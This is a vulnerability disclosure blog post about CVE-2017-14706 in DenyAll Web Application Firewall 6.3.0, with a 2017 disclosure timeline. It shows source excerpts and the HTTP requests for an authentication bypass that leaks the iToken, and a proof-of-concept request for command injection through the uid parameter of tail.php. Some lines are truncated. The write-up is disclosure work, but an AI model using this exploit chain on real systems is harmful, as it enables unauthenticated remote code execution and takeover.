Advisory | DenyAll Web Application Firewall Unauthenticated Remote Code Execution (CVE-2017-14706)

SEP 19, 2017

DenyAll Web Application Firewall is the foundation for next generation application security products. It combines ease of configuration - with its workflow engine and management APIs - with a proven ability to secure web applications. It embeds negative and positive security, in-context, user behavior analysis, and soon-to-be added rWeb advanced security engines, to efficiently protect your web applications while minimizing false positives.

Advisory Informations

Remotely Exploitable: Yes
Authentication Required: NO
Vulnerable Version: 6.3.0
Technology: NodeJS, Kibana, PHP
Vendor URL: https://www.denyall.com/products/web-application-firewall/

CVSSv3 Score: 10.0 (/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
Date of found: 30 Jun 2017

Technical Details

While reviewing this product, I've seen that it's possible to have this product on AWS Market for 15-day free usage. (https://aws.amazon.com/marketplace/pp/B00FGCUM7S)

So I've deployed this product and access to the machine by using SSH key. After several minutes, I've seen that administrator interface is written with NodeJS.

First thing that I've looked for was about login process.

```
var login = function login(req,res,next) {
    log.debug();

    if (!req.body) req.body = {};

    var data = {
        login:req.body.username || req.query.username,
        pass:req.body.password || req.query.password,
        readOnly:req.body.readOnly || req.query.readOnly || false,
        forceConnexion:req.body.forceConnexion || req.query.forceConnexion ||
        clientIp: req.ip
    };

    // I OMITTED tHE CODE

    _xmlApiClient.request(opts, function(err, response) {

        // I OMITTED tHE CODE

    },res);

};
```

So it seems there is an internal API where NodeJs use for authentication etc. In order to find out internal API, I went after `_xmlApiClient`

Here is the very interesting function definition from `xmlApiClient.js` file.

```
var xmlApiRequest = function xmlApirequest(opts, callback, res) {

    // ... CODE OMITTED ...
```

```
4
5     var target = 'https://' + _config.xmlApi.host + ':' + _config.xmlApi.port +
6
7     // ... CODE OMITTED ...
8 };
```

We started to getting more promising information about that product. We have PHP api ?. We just need to find out what is the host and port variables which probably comes

```
1 "xmlApi": {
2     "host": "127.0.0.1",
3     "port": "3001",
4     "guiVersionFile":"/etc/version.txt",
5     "nodeId": null,
6     "tcpTimeout":1000,
7     "httpTimeout":300000
8 },
```

If you look at the following netstat output, you will see an interesting thing. It looks like localhost binded services but actually it's not..! 3001 port is publicly accessible as well.

```
1 ~ netstat -tnlp |grep -v '127\|::'
2
3 Proto Recv-Q Send-Q Local Address           Foreign Address         State
4 tcp        0      0 172.31.11.218:2222      0.0.0.0:*               LISTEN
5 tcp        0      0 172.31.11.218:22        0.0.0.0:*               LISTEN
6 tcp        0      0 172.31.11.218:3001      0.0.0.0:*               LISTEN
7 tcp        0      0 172.31.11.218:3002      0.0.0.0:*               LISTEN
```

As you can see TCP Port 3001 is not listening on the localhost.

Abusing PHP Backend

Very interesting code snippet for endpoint located at `/webservices/download/index.php` is as follow.

```
1 if($_REQUEST['typeOf']≠'kdbImages' && $_REQUEST['typeOf']≠'debug'){
2   //validation jeton
3   if(isset($_REQUEST['iToken'])){
4     if($local→getIToken()≠$_REQUEST['iToken']){
```

```
      header('HTTP/1.1 403 Forbidden');
      exit(-1);
    }
  }else{
    if(isset($_REQUEST['tokenId'])){
      if(!API_validUid($_REQUEST['tokenId'])){
        header('HTTP/1.1 403 Forbidden');
        exit(-2);
      }
      $session = loadClass('sessions');
      if($session->searchUid($_REQUEST['tokenId'])===false){
        header('HTTP/1.1 403 Forbidden');
        exit(-3);
      }else{
        if(!isset($_REQUEST['forceNoRefresh'])){
          $session->refreshTimeSession($_REQUEST['tokenId']);
          $session->save();
        }
        unset($session);
      }
    }else{
      header('HTTP/1.1 403 Forbidden');
      exit(-2);
    }
  }
}
```

So if typeOf parameter is NOT `kdbImages` and `debug`, whole authentication mechanism will be bypassed..! Following code snippet is much more important even it's not looks like very promising.

```
case 'debug' :
  $norealpath=false;
  $removeSrc=true;
  $compress=false;
  $removeDst=false;
  $autoDownload=true;
  if(!isset($_REQUEST['applianceUid'])){
    debug("download debug sans applianceUid");
    exit;
  }
  $applianceUid=$_REQUEST['applianceUid'];
  $src=downloadFile('debugInternal',$applianceUid,'debug.dat');
  $dst=$src=realpath($src);
  $fileNameDownload=basename($src);
```

```
15    if(!is_readable($src)) exit;
16    break;
```

Above code allow us to download debug.dat file which contains one crucial information. Here is the HTTP GET request where you can trigger this flow.

```
1  GET /webservices/download/index.php?applianceUid=LOCALUID&typeOf=debug HTTP/1.
2  Host: 52.28.216.170:3001
3  User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
4  Content-Type: application/x-www-form-urlencoded
5  Content-Length: 4
6
7  RESPONSE
8
9  HTTP/1.1 200 OK
10 Date: Fri, 30 Jun 2017 17:30:12 GMT
11 Server: Apache
12 Content-disposition: attachment; filename="debug.dat"
13 Expires: 0
14 Cache-Control: must-revalidate, post-check=0, pre-check=0
15 Content-Length: 697
16 Pragma: public
17 Content-Type: application/vnd.nokia.n-gage.data
18
19 <?xml version="1.0" encoding="UTF-8"?>
20 <response status="-1">
21   <error code="STACKTRACE"><arg string="1">Internal error</arg></error><line>
22     <datetime>2017-06-30 17:30:12 (UTC)</datetime>
23     <action></action>
24     <function></function>
25     <request>a:3:{s:6:"typeOf";s:13:"debugInternal";s:4:"file";s:9:"debug.dat"
26     <errornum>2</errornum>
27     <errortype>Alerte</errortype>
28     <errormsg>touch(): Unable to create file /var/tmp/debug/ because Is a dire
29     <scriptname>/var/denyall/www-root/wsSource/class/filesClass.php</scriptnam
30     <scriptlinenum>18</scriptlinenum>
31     <memoryKbUsage>1280</memoryKbUsage>
32 </line>
33
34 </response>
```

Crucial information is `iToken` . It's being used across the application for authentication. So leaking this information gives us a tones of abilities.

Command Injection

To be honest, I've seen plenty of possible command injection location. One of these location is at `/webservices/stream/tail.php` . Following code snippet is taken from beginning of this file.

```
if(isset($_REQUEST['iToken'])){
  if($local→getIToken()≠$_REQUEST['iToken']){
    exitPrint(t_("Bad key, authentication on slave streaming server failed"));
  }
}else{
  exitPrint(t_("Authentication on slave streaming server failed"));
}

if(isset($_REQUEST['tag']) && $_REQUEST['tag']≠''){
  // on doit chercher le bon fichier
  if(isset($_REQUEST['stime'])&&$_REQUEST['stime']≠''){ // Start time version
    tailDateFile();
  }else{ // dernier fichier ouvert
    if($_REQUEST['tag']=='tunnel') $_REQUEST['file']=basename(shell_run("ls -1
    else $_REQUEST['file']=$_REQUEST['uid'].'-'.$_REQUEST['type'].'.log';
  }
}
```

As you can see, authentication is placed by iToken value which is already leaked by abusing previous bug. There is one very important function call, which is `tailDateFile()` . Here is this function definition.

```
function tailDateFile(){
  global $_REQUEST;

  $stime=(int)($_REQUEST['stime']/1000);

  $tag=$_REQUEST['tag'];
  $uid=$_REQUEST['uid'];
  $type=$_REQUEST['type']; // access or error

  chdir(__RP_LOG__);

  if($tag=='tunnel'){ // reverse proxy
    $files=shell_run("ls -1 */$uid/*-$type-*.log 2>/dev/null|sort")."\n"; // a
    $files•=shell_run("ls -1t */$uid/*-$type.log 2>/dev/null"); // courant tri
  }else{
    $files=shell_run("ls -1 $uid-$type*-log 2>/dev/null|sort")."\n";
    $files•=shell_run("ls -1t $uid-$type.log 2>/dev/null");
  }

```

```
20    // .. CODE OMITTED ..
21 }
```

As you can see, we are able to control `$uid` parameter and it's being used as a part of parameter of `shell_run()` function. Viola, we have unauthenticated command injection by combining two issue.


PoC

Following HTTP request will trigger the RCE.

```
1 GET /webservices/stream/tail.php?iToken=y760e0299ba6fc1a2739df5a8f64fc5a&tag=tu
2 Host: 52.28.216.170:3001
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, lik
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Cookie: connect.sid=s%3AWGBO5SaeECriIG8z4SMjwilZgl7SM0ej.0hGC0CcXrwnoJLb4YucLi8
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
```

Metasploit Module

You can find-out metasploit module PR for this vulnerability at followin URL.
https://github.com/rapid7/metasploit-framework/pull/8980



Timeline

30 Jun 2017 21:33 - Vulnerability found

30 Jun 2017 22:37 - CTO of DenyAll get in touch with us.

19 Sep 2017 - New version released. Article public release.

Leave a Reply

Your email address will not be published.

Required fields are marked *

Comment *

Name *

Email *

Website

Save my name, email, and website in this browser for the next time I comment.

Verifying...

Privacy • Help

Post Comment

YOU MAY ALSO ENJOY…